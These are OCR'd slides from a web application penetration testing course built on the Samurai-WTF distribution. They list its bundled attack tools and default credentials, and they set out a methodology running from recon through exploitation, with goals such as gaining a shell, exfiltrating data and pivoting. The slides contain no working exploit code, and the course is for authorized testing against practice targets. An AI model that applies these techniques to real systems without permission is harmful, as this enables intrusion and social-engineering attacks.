Assessing and Exploiting Web Applications with Samurai-WTF

Justin Searle
Managing Partner – UtiliSec
justin@meeas.com // justin@utilisec.com

CC Attribution-ShareAlike

You are free:

to Share — to copy, distribute and transmit the work

to Remix — to adapt the work

Under the following conditions:

Attribution — You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).

Share Alike — If you alter, transform, or build upon this work, you may distribute the resulting work only under the same or similar license to this one.

For more details, visit http://creativecommons.org/licenses/by-sa/3.0/

Course Contributors

Course Authors

Justin Searle - justin@utilisec.com - @meeas

Kevin Johnson - kjohnson@secureideas.net - @secureideas

Raul Siles - raul@taddong.com - @taddong

Course Sponsors

UtiliSec – http://www.utilisec.com

Secure Ideas L.L.C. – http://www.secureideas.net

Taddong S.L. – http://www.taddong.com

Course Outline

Day 1 Morning

Testing Methodology

Recon & Map Walkthrough

Target 1: Mutillidae

- Mapping Walkthrough

Day 2 Morning

Target 2: DVWA

- Discovery Walkthrough
- Exploitation Walkthrough

Day 1 Afternoon

Target 1: Mutillidae

- Discovery Walkthrough
- Exploitation Walkthrough

Target 2: DVWA

- Mapping Walkthrough

Day 2 Afternoon

Target 4: Samurai Dojo

- Student Challenge
- Challenge Answers

Samurai-WTF

- 2 Versions: Live DVD and VMware image
- Based on Ubuntu Linux
- Over 100 tools, extensions, and scripts, included:
  - w3af
  - BeEF
  - Burp Suite
  - Grendel-Scan
  - DirBuster
  - Maltego CE
  - Nikto
  - WebScarab
  - Rat Proxy
  - nmap

Samurai-WTF vs. Other Live CDs

Live CD/DVD	Primary Goal Purpose	Release Cycle
Backtrack	Pentesting for all environments	6-12 months
NodeZero (Ubuntu Pentest Live)	Pentesting for all environments	too young to tell
Samurai-WTF	Focus on pentesting for Web Applications	3-4 months
OWASP Live CD	Showcase major OWASP tools & projects	1 year

- All are based on Ubuntu

Future of Samurai-WTF

- Move to KDE (Kubuntu) and Gnome (Ubuntu) versions
- Move to the Ubuntu Live CD build process
- Move all software and configurations to Debian packages
  - Software upgrades between official releases
  - Easier for users to customize the distro
  - Provides access to WTF tools in all Ubuntu installs
  - Facilitate collaboration within dev team

Project URLs


- Main project page:
  - http://www.samurai-wtf.org
- Support information (and tracker) at:
  - http://sourceforge.net/projects/samurai/support
- Development mailing list at:
  - https://lists.sourceforge.net/lists/listinfo/samurai-devel
- SVN repository:
  - svn co https://samurai.svn.sourceforge.net/ svnroot/samurai samurai
- Project Leads:
  - Kevin Johnson - kjohnson@secureideas.net - @secureideas
  - Justin Searle - justin@utilisec.com - @meeas
  - Frank DiMaggio - fdimaggio@secureideas.net - @hanovrfst
  - Raul Siles - raul@taddong.com - @taddong

Starting Samurai-WTF


- A few options to get Samurai-WTF started:
  - Boot computer directly off the DVD
  - Run the live DVD or ISO in a virtual machine (no install)
  - Install to virtual hard drive in a virtual machine
- Notes:
  - BUG ALERT: the icon is named "ubiquity-gtkui.desktop"
  - WARNING: if you install while booted off your DVD drive (AKA not in a virtual machine), you may overwrite everything on your hard drive if you choose the wrong options
- Lets take 5-10 minutes to get everyone up and running

Logging In

- Username: samurai
- Password: samurai
- http://whatisthesamuraipassword.com


Applications
Places
System
Thu Mar 17, 5:34 AM
CHANGELOG
README
SamuraiWTF
ubiquity-gtkui.desktop
SAMURAI WEB TESTING FRAMEWORK
HTTP://SAMURAI.INGUARDIANS.COM

Major Samurai Tools



Firefox Extensions

Access Me 0.2.4
An extension to test for page access vulnerabilities (sessior

Add N Edit Cookies 0.2.1.3
Cookie Editor that allows you add and edit session and save

Advanced Dork: 2.3.3.6
Advanced Dork: gives quick access to Google's Advanced O

DOM Inspector 2.0.8
Inspects the structure and properties of a window and its co

Firebug 1.5.4
Web Development Evolved.

FoxyProxy Standard 2.22.1
FoxyProxy - Premier proxy management for Firefox

Greasemonkey 0.8.20100211.5
A User Script Manager for Firefox

HackBar 1.5.0
A toolbar that helps you find and test SQL injections

Header Spy 1.3.4.2
Shows HTTP headers on statusbar

JavaScript Deobfuscator 1.5.5
Shows you what JavaScript code gets to run on webpages

JSView 2.0.5
View the source code of external stylesheets and javascript

RefControl 0.8.13
Control what gets sent as the HTTP Referer on a per-site basis.

SQL Injection! 1.3
Set all form fields free to test SQL Injections.

SQL Inject Me 0.4.5
An extension to test for SQL injection vulnerabilities

Tamper Data 11.0.1
View and modify HTTP/HTTPS headers etc. Track and time requests.

Ubuntu Firefox Modifications 0.9rc2
Ubuntu Firefox Pack.

User Agent Switcher 0.7.2
Adds a menu and a toolbar button to switch the user agent of the browser.

View Dependencies 0.3.3.1
Adds a tab listing dependencies and their sizes in the Page Info window.


View Source Chart 3.02
Source Charting DOM Inspector

Wappalyzer 1.9.4
Wappalyzer is an add-on for Firefox that uncovers the technologies used o...

Web Developer 1.1.8
Adds a menu and a toolbar with various web developer tools.

XSS Me 0.4.4
An extension to test for Cross Site Scripting vulnerabilities

Web Based Tools



Other Command Line Tools

```
samurai@samurai: /usr/bin/samurai
File  Edit  View  Terminal  Help
samurai@samurai:~$ cd /usr/bin/samurai
samurai@samurai:/usr/bin/samurai$ ls
asp-audit       Grendel-Scan  ratproxy      watobo
burpsuite       hzzp          reconnoiter   webapplicationfingerprinter
burpsuite-1.2   jbrofuzz      set           webscarab
cewl            laudanum      set-old       websecurify
DirBuster       Maltego       sqlbrute      webshag
durzosploit     MonkeyFist    sqlmap        wglutton
fierce          msf3          sqlninja      yokoso
flare           Nikto_2       tools.txt     zap
fuzzdb          paros         ua-tester
gooscan         proxystrike   w3af
gpscan          pywebfuzz     wapiti
samurai@samurai:/usr/bin/samurai$
```

- Note the directory location
- CLI tools are not in $PATH …… yet.

TESTING METHODOLOGY


Because we are professional pen-testers …
"You can't see the wood for the trees"

Types of Tests

- Black box testing
  - Little to no information is provided
  - Extra time spent on Recon and Mapping
- White box or crystal box testing
  - Other end of the scale
  - Virtually all access to the host server provided
  - Often includes source code review
- Grey box testing
  - Most "discoverable" information is provided


Formal Methodology

- A simple methodology:
  - Recon: Before touching the app
  - Mapping: Learning the app from a user/developer's perspective
  - Discovery: Learning the app from an attacker's perspective
  - Exploitation: Need I say more?!?
- Every step leads to new insight into the application and target environment
- New insight provides additional opportunities for previous phases



Methodology in Real Life

- We still follow the overall clockwise flow, but we often move back and forth between processes
- Trick is to keep focused and progressing through the steps
- General rule for deviation from clockwise progression:
  - 5 attempts or 5 minutes



Step 1: Recon

- Recon is one of the most under utilized steps
- Findings here allow you to start building assumptions to test
- Provides key information needed for later steps
  - Lists of targets
  - Lists of related resources: servers, network devices, apps…
  - Fingerprinting of internal systems
  - Lists of users, employees, and organization info
  - Password reset information
  - Trust relationships to exploit (friends and managers)
  - Contact information for social engineering attempts
- (Potentially) Without "touching" target environment

Recon Examples

- WHOIS and RIRs searches
  - AfriNIC, APNIC, ARIN, LACNIC & RIPE
- DNS interrogation
- Google hacking
- Social network harvesting
- Mailing list surfing
- Public websites

Step 2: Mapping

- Learning where the servers and applications are
- Exploring what the servers and applications can do
- Modeling the process flow of the application
- Understanding the programming model used (Page Controller, Front Controller, Model View Controller (MVC), or other)
- Mapping the visible resources: files, directories, and objects

Mapping Examples

- IP and hostname discovery
- Port scanning and OS fingerprinting
- Service scanning and fingerprinting
- Manual spidering
- Automated spidering
- Directory brute force

Step 3: Discovery

- Making and testing assumptions of how the application was developed
- Exploring how exposed functionality can be leveraged
- Looking for common vulnerabilities
- Identifying architectural design mistakes

Discovery Examples

- Vulnerability discovery
  - Automated
  - Semi-Automated
  - Manual
- Source code review
- User input analysis and manipulation
  - URL, parameters, headers, sessions…
- Fuzzing and brute force

Step 4: Exploitation

- Verifying identified vulnerabilities by attacking and exploiting them
- Go after the data or functionality that real attackers would go after
- Successful exploitation is a stepping stone and should open up a new round of mapping and discovery

Exploitation Examples

- Downloading the contents of a database
- Uploading a malicious web page
- Gaining shell on the server
- Making a target server send data to a remote host
- Pivoting from the DMZ to the internal network
- Leveraging a target user's browser to scan the internal network
- Exploiting target user's browser vulnerabilities

So What Are We Looking For?

- OWASP Top 10 + other vulnerabilities
  - https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- Most vulnerabilities can be categorized:
  - Information leakage
  - Mis-configurations
  - Various types of injection
  - Control bypass

Information Leakage

- Fingerprinting artifacts
  - Identify the hardware, OS, webserver, appserver, proxies, WAFs, programming language, database, backend, etc…
- Development and staging artifacts
  - Backup files or alternate copies of files
  - Source code comments and development tools fingerprinting
  - Detailed debug messages
- User artifacts
